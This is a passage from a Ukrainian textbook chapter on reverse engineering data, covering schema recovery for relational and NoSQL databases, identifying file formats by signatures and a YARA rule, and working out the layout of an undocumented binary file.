


Рис. 4.8. Меню для РІПЗ PowerDesigner




Рис. 4.9. Вибір БД для РІПЗ в *PowerDesigner*

Після підключення до БД він надає можливість вибору потрібних компонентів БД, що потраплять до схеми.




Рис. 4.10. Вибір таблиць БД для РІПЗ в *PowerDesigner*

При успішному виконанні роботи отримаємо схему БД:




Рис. 4.11. Відновлена схема БД в *PowerDesigner*

Для нестандартних форматів БД потрібно застосовувати більш складні підходи, аналогічні відновленню структур файлів даних, що розглядаються далі.

4.2.4. PI NoSQL сховищ

На відміну від реляційних БД, *NoSQL*-сховища (документо-орієнтовані, *key-value*, колонкові) зазвичай не мають жорстко визначеної схеми. Це створює додаткові складнощі при PI, оскільки структура даних формується на рівні застосунку, а не СУБД.

Основна задача PI *NoSQL* – відновлення неявної (implicit) схеми, тобто:

- визначення структури документів/записів;
- виявлення типів полів;
- встановлення зв’язків між сутностями;
- реконструкція логіки використання даних.

Особливості схем *NoSQL*. *NoSQL*-сховища мають певні особливості.

MongoDB (документо-орієнтована модель). Ключові особливості:

- дані зберігаються у вигляді *BSON/JSON*-документів;
- відсутність фіксованої схеми (schema-less);
- можливість вкладених структур (nested documents);
- різні документи в одній колекції можуть мати різні поля.

Проблеми для PI:

- варіативність структури;
- складність узагальнення схеми;
- відсутність явних зв’язків (joins).

Для аналізу використовуються такі інструменти:

- *MongoDB Compass;*
- *Variety.js;*
- *Studio 3T;*
- *NoSQLBooster;*
- *DBeaver;*
- *mongo shell* або *mongosh.*

Після підключення до сховища досліджуються:

- бази даних;
- колекції;
- документи;
- індекси;
- ролі користувачів.

MongoDB не вимагає фіксованої схеми, тому структура визначається шляхом аналізу реальних документів. Необхідно:

- переглянути типові документи;
- визначити поля;
- виявити типи даних;
- знайти вкладені об’єкти;
- дослідити масиви та посилання між документами.

Приклад структри БД:

```
{
  "_id": ObjectId(...),
  "name": "Ivan",
  "email": "ivan@example.com",
  "orders": [
    {
      "product": "Laptop",
      "price": 1200
    }
  ]
}
```

Після аналізу документів виконується:

- побудова псевдо-*ER*-діаграми;
- визначення зв’язків між колекціями;
- пошук embedded-документів;
- аналіз *reference-based* зв’язків через *ObjectId*.

Redis (*key-value* модель). Ключові особливості:

- зберігання у форматі ключ–значення;
- підтримка структур (*list, set, hash, sorted set*);
- відсутність явної схеми;

− часто використовується як кеш або брокер повідомлень.

Проблеми для PI:

− відсутність метаданих;

− складність визначення семантики ключів;

− короткочасність даних (*Time To Live, TTL*), коли записи автоматично видаляються системою після завершення заданого інтервалу.

Apache Cassandra (*wide-column* модель). Ключові особливості:

− колонкова модель з динамічними колонками;

− частково визначена схема;

− оптимізація під запити (*query-driven design*);

− використання *partition key* і *clustering key*.

Проблеми для PI:

− денормалізація даних;

− дублювання інформації;

− складність реконструкції логічної моделі.

Методи відновлення неявних схем. До таких методів відносяться;

1. Аналіз структури даних (*data profiling*):

− вибірка документів/записів;

− визначення частоти появи полів, типів даних, варіантів структур;

− побудова узагальненої моделі.

2. Статистичний аналіз:

− підрахунок обов’язкових і необов’язкових полів, розподілу значень;

− кластеризація документів за структурою.

3. Аналіз коду застосунку:

−дослідження *ORM* (*Object-Relational Mapping*) або *ODM* (*Object-Document Mapping*), запитів до БД, *DTO* (*Data Transfer Object*) або моделей;

− дозволяє відновити логічну схему, яка не зберігається у БД.

4. Динамічний аналіз:

− моніторинг запитів до БД;

− аналіз *CRUD*-операцій;

− виявлення залежностей між сутностями.

5. Виявлення зв’язків через:

− ідентифікатори (наприклад, *user_id*), вкладені структури, шаблони імен ключів (*Redis*);

− побудова графа залежностей.

Інструменти для PI NoSQL. До таких інструментів відносяться наступні.

Schema Explorer (узагальнений клас інструментів). Функціональність:

− автоматичне виявлення структури даних;

− побудова схеми на основі вибірки;

− візуалізація полів і типів;

− генерація документації.

Застосування:

− швидке розуміння структури великих колекцій;

− побудова первинної моделі даних.

Variety.js – *JavaScript*-інструмент для аналізу структури колекцій *MongoDB*. Можливості:

− аналіз усіх документів у колекції;

− визначення полів, типів даних, частоти появи;

− формування звіту про структуру.

Переваги:

− простота використання;

− інтеграція з *Mongo shell*;

− швидкий аналіз структури.

Недоліки:

− орієнтований лише на *MongoDB*;

− не будує складних моделей залежностей.

Практичні рекомендації щодо PI *NoSQL*-сховищ:

1. Використовувати вибірки даних, аналіз повної БД може бути складним.
2. Групувати документи за структурою, виділяти типові шаблони.
3. Поєднувати аналіз даних і коду – це критично для точності.
4. Фіксувати варіанти схем: у *NoSQL* їх може бути декілька.
5. Будувати абстрактну модель – переходити від фізичної до логічної структури.

Таким чином, РІ *NoSQL*-сховищ є складнішим порівняно з реляційними БД через відсутність жорсткої схеми та високу варіативність даних. Ефективний підхід передбачає поєднання:

- аналізу даних;
- дослідження коду;
- використання спеціалізованих інструментів, таких як *Variety.js*.

Це дозволяє відновити неявну структуру даних та зрозуміти логіку роботи програмної системи навіть за відсутності документації.

4.3. Відновлення структур файлів даних

4.3.1. Мета та задачі РІ файлів даних

Дані можуть бути представлені не документованим форматом файлів, що зберігаються у зовнішній пам’яті або передаються мережевим протоколом. Процес декодування таких даних до форми, коли їх можна реально використовувати для створення програм, які можуть приймати та створювати сумісні дані – інша галузь РІ.

Найпоширеніша причина для виконання будь-якого типу РІ даних є досягнення сумісності з програмним продуктом третьої сторони. Існують комерційні продукти, які використовують фірмові, не документовані формати даних. Це можуть бути не документовані формати файлів або мережеві протоколи, до яких не можуть отримати доступ будь-які програми, крім тих, що написані власником оригіналу формату – ніхто інший не знає подробиці про фірмовий формат.

Це серйозні незручності для кінцевих користувачів, оскільки вони не можуть легко поділитися цими файли з людьми, які використовують конкуруючу програму – лише фірмові продукти. Тільки власник формату файлу може отримати доступ до цього файлу.

Методи РІ можуть отримати цю відсутню інформацію щодо формату даних і дозволити написати код, який читає або навіть генерує дані у фірмовому форматі. Є численні реальні приклади декодування форматів файлів, де цей тип РІ був виконаний для досягнення сумісності між форматами даних популярних комерційних продуктів.

Формат – це структура та спосіб організації даних у файлі, що визначає правила їх зберігання, обробки, передавання та відображення програмними засобами. Формат файлу зазвичай вказується в його імені, як частина, що відокремлена крапкою (зазвичай цю частину називають *розширенням* імені файлу). Наприклад, закінчення імені (розширення) "*.txt*" зазвичай використовують для позначення файлів, що містять тільки текстову інформацію, а "*.docx*" – містять текстову інформацію, структуровану відповідно до стандартів програми *Microsoft Word*. Файли, вміст яких відповідає одному формату (рідше – одному сімейству форматів), іноді називають файлами одного типу.

Оскільки в обчислювальній техніці файл зазвичай розглядається як послідовність байтів, програми, що працюють зі структурованими даними, повинні виконувати їх перетворення у байтове представлення під час збереження та здійснювати зворотне перетворення під час читання. Для текстових даних такий процес часто називають розбором або парсингом. Алгоритм цього перетворення, а також угоди про те, як різні фрагменти інформації розташовуються усередині файлу, і складають його "формат".

Різні формати файлів можуть відрізнятися ступенем деталізації, один формат може бути "надбудовою" над іншим або використовувати елементи інших форматів. Наприклад, текстовий формат накладає тільки найзагальніші обмеження на структуру даних. Формат *HTML* встановлює додаткові правила для внутрішнього устрою файлу, але при цьому будь-який *HTML*-файл є в той же час текстовим файлом.

Ідентифікувати стандартний (відомий) формат файлу можна:

- за розширенням в назві файлу;
- за дескриптором всередині файлу (*Hex*- та *ASCII*-дескриптори);
- за структурою файлу.

Інша проблема, коли файл взагалі невідомого (нестандартного) формату, особливо якщо він бінарний.

Таким чином, якщо необхідно більш точно ідентифікувати формат файлу або якщо його справжнє розширення невідомо, то дізнатися, що це за файл, можна за допомогою *дескриптора* заголовку файлу. Дескриптори бувають

наступних видів: *Hex* та *ASCII* (в тому числі *ASCII* розширений). Опишемо переваги кожного представлення.

Hex- та ASCII-дескриптори. Щоб визначити дескриптор заголовку файлу і, відповідно, формат файлу, необхідна програма, яка представляє файл у вигляді *hex*-коду (шістнадцяткового коду). Це може бути будь-який *hex*-редактор.

Зовсім не розширення визначає тип файлу. Тоді що ж? Тип файлу визначає його формат, чи інакше, специфікація структури даних. Розширення і формат дуже часто плутають, хоча на ділі це зовсім різні поняття. Тут виникає цілком закономірне питання, а як визначити формат файлу, якщо його розширення з якоїсь причини виявилося втрачено? Виявляється дуже просто. Грубо кажучи, всі файли складаються з двох частин. Перша частина – це заголовок, що містить різну метаінформацію, включаючи ті дані, які дозволяють прикладним програмам цей файл ідентифікувати. Друга частина – це "тіло" файлу. Частина заголовка файлу, що відповідає за визначення типу файлу, іменується *дескриптором* або *описом*. Найбільш поширеними типами дескрипторів є *hex* та *ASCII*. Перший тип заголовків можна переглянути тільки за допомогою спеціальних утиліт – *hex*-редакторів.

Так наприклад, рядок [*Content_Types*].*xml* в файлі *.docx* явно вказує на те, що досліджуваний файл є розмічені текстовим документом. Тобто, кожний формат файлу має якусь ознаку або *сигнатуру*, за якою його можна ідентифікувати.

Існує список сигнатур файлів даних, які використовуються для ідентифікації або перевірки вмісту файлу. Такі сигнатури також відомі як *магічні цифри*.

Таким чином, можемо сформулювати мету, задачі та методи визначення форматів файлів.

Мета – відновлення (з’ясування) типу файлу для вибору або створення програми роботи з файлом (читання, редагування, друку).

Задачі:

−відновлення відсутнього або спотвореного розширення файлу;

−вибір програми по правильному розширенню файлу для роботи з ним або створення власної програми для роботи з файлом.

Методи визначення формату файлу:

−за розширенням в назві;

−за сигнатурою всередині файлу;

−за метаданими;

−за внутрішньою структурою даних.

Інструментальні засоби:

−*hex*-редактори;

−*online*-ресурси розпізнавання форматів файлів;

−статичні аналізатори;

−дешифратори;

−відладчики;

−ШІ.

Online-ресурси розпізнавання форматів файлів:

- OnLine TrID File Identifier: http://mark0.net/onlinetrid.aspx
- http://checkfiletype.com/

4.3.2. Відновлення типів файлів даних стандартних форматів

4.3.2.1. Загальні відомості

Будемо відрізняти наступні поняття:

−***тип файлу*** або розширення – це інформація у назві файлу про його формат (*.txt*, *.docx, .jpeg* та ін.);

−***дескриптор формату*** – це інформація всередині файлу, яка теж вказує на його формат;

−***реальний формат*** – це формат, в якому дійсно зберігається файл.

В певних аномальних випадках всі три характеристики для одного файлу можуть бути різними.

Формати файлів бувають:

−стандартні (загальноприйнятими), для роботи з яким існує багато програм;

−нестандартні – тільки одна програма може працювати з ним.

Кожний з цих форматів може бути

−відкритий / відомий (є документація);

−закритий / невідомий (документація відсутня).

Ідентифікувати стандартний (відомий) формат файлу можна:

−за розширенням в назві файлу;

−за дескриптором всередині файлу (*Hex*-, *ASCII*-дескриптори);

−за сигнатурою;

−за реальною структурою файлу.

Список розширень відомих файлів можна знайти, наприклад, за посиланням: *https://www.file-extensions.org*.

Найбільш складною є проблема, коли маємо файл закритого нестандартного формату, особливо якщо він бінарний.

4.3.2.2. Задача відновлення типу файлу

Умови:

−відсутній тип в назві файлу;

−тип в назві файлу є, але програма повідомляє про невідповідність типу формату файлу.

Причини:

−випадкове знищення типу при перейменуванні;

−умисний захист від несанкціонованого доступу;

−намір нанести шкоду власнику файлу.

Методи розв’язку:

−відновлення типу файлу за дескриптором;

−визначення типу файлу за сигнатурою.

4.3.2.3. Відновлення типу файлу за дескриптором

Загально прийнята структура файлу містить:

−*метадані* на початку файлу (дескриптор типу, довжина метаданих, початок-кінець даних і т.п.);

−*дані*.

Відкривши файл текстовим або *hex*-редактором можна знайти дескриптор типу файлу (*Hex* або *ASCII*-дескриптори).




Рис. 4.12. Знаходження дескриптора текстовим редактором

Дескриптор може знаходитись як на початку файлу, так і далі по вмісту.




Рис. 4.13. Розташування дескриптору файлу

Інколи ідентифікатор типу співпадає з розширенням файлу.

Але не завжди можна знайти інформацію про формат файлу в дескрипторі. Тоді застосовують визначення формату файлу по сигнатурі.




Рис. 4.14. Ідентифікатор типу співпадає з даними дескриптора

4.3.2.4. Визначення типу файлу за сигнатурою

Умови:

- не вдалося відновити формат файлу за дескриптором;
- формат файлів має унікальну ознаку – сигнатуру;
- є база сигнатур форматів файлів.

Методи розв'язку:

- використання спеціальних програм та сервісів;
- ручний пошук сигнатури.

Список сигнатур файлів можна знайти за посиланнями:

- *https://en.wikipedia.org/wiki/List_of_file_signatures*
- *http://mark0.net/soft-trid-deflist.html*

Таблиця 4.1. Деякі сигнатури типів файлів

Сигнатура hex	**Сигнатура ASCII**	**Зміщення в файлі**	**Тип файлу**	**Опис**
4D5A	MZ	0	exe	Бінарний файл MZ, NE або PE
89504E470D0A1A0A	.PNG....	0	png	Зображення в форматі PNG
25 50 44 46	%PDF	0	pdf	Документ в форматі PDF
37 7A BC AF 27 1C	7z¼¯'	0	7z	Стиснутий файл 7-Zip
7B 5C 72 74 66 31	{\rtf1	0	rtf	Текстовий файл в форматі RTF
52 61 72 21 1A 07 00	Rar!...	0	rar	Файл стиснутий RAR
38 42 50 53	8BPS	0	psd	Файл в форматі Photoshop
43 44 30 30 31	CD001	0x8001	iso	ISO9660 CD/DVD image file

Наприклад, використовуючи онлайн-ресурс *Online TrID File Identifier* (*http://mark0.net/onlinetrid.html*), можна визначити формат файлу за сигнатурою:

Online TrID File Identifier

Identification results:

File size: 436KB

Match	Ext	File type	MIME type
79.75%	PPS PPT		Microsoft PowerPoint document
20.25%		Generic OLE2 / Multistream Compound File	
		Used by various applications of the Microsoft Office suite, for example.	

Рис. 4.15. Результат визначення типу файлу по сигнатурі

Інший підхід полягає у застосуванні сигнатурного аналізатору *YARA*. Для створення власного інструменту для визначення формату файлу по сигнатурі можна використати *YARA*, який дозволяє створювати різноманітні правила щодо визначення форматів.

Приклад правила *YARA* для розпізнавання pptx-файлів:

```
rule Possible_PPTX_File
{
    meta:
        description = "Detects PPTX files by OOXML structure"
    strings:
        $zip_magic = { 50 4B 03 04 }  // сигнатура ZIP-файлу
        $content_types = "[Content_Types].xml"
        $ppt = "ppt/" // Ключова ознака PowerPoint-документів
        $presentation = "presentation.xml" // це презентація
    condition:
        $zip_magic at 0 and
        $content_types and
        $ppt and
        $presentation
}
```

Можна використовувати ШІ для генерування правил *YARA* з метою відновлення типів файлів даних стандартних форматів для випадків, якщо розширення файлу в його назві відсутнє або спотворене.

4.3.3. Визначення структур файлів даних нестандартних форматів

4.3.3.1. Загальні відомості

Мета – відновлення (з'ясування) фізичної структури файлу для створення програми роботи з файлом (читання, редагування).

Задачі:

- визначення структури файлу невідомого формату.
- розшифрування даних, якщо файл зашифровано.

Методи:

- дослідження вмісту та зміни файлу при роботі з програмою.

Інструменти:

- *hex*-редактори;
- дешифратори;
- дизасемблери;
- відладчики;
- ШІ.

4.3.3.2. Відновлення закритого формату файлу

Умови:

- закритий нестандартний формат файлу;
- є програма для роботи з файлом.

Варіанти:

- текстовий файл;
- бінарний файл.

Методи розв'язку:

- дослідження вмісту та зміни файлу при роботі з програмою;
- знаходження кореляції між вхідними та вихідними даними програми та змістом файлу;
- дослідження відладчиком програми для роботи з цим файлом (точок роботи з файлом).

Приклад: запускаємо деяку програму на виконання і вводимо дані.




Рис. 4.16. Вікно програми, що досліджується

По закінченню роботи програми сформовано бінарний файл *R1.bin* невідомого формату. В результаті пошуку кореляції між вхідними даними та вмістом файлу можна з'ясувати його структуру:

- на початку стоїть ціле 4-байтне число – кількість введених чисел (5);
- далі йдуть введені 4-байтні цілі числа в *little-endian* (1 2 3 4 5);

– останнім є 4-байтне ціле число – сума введених чисел (15).

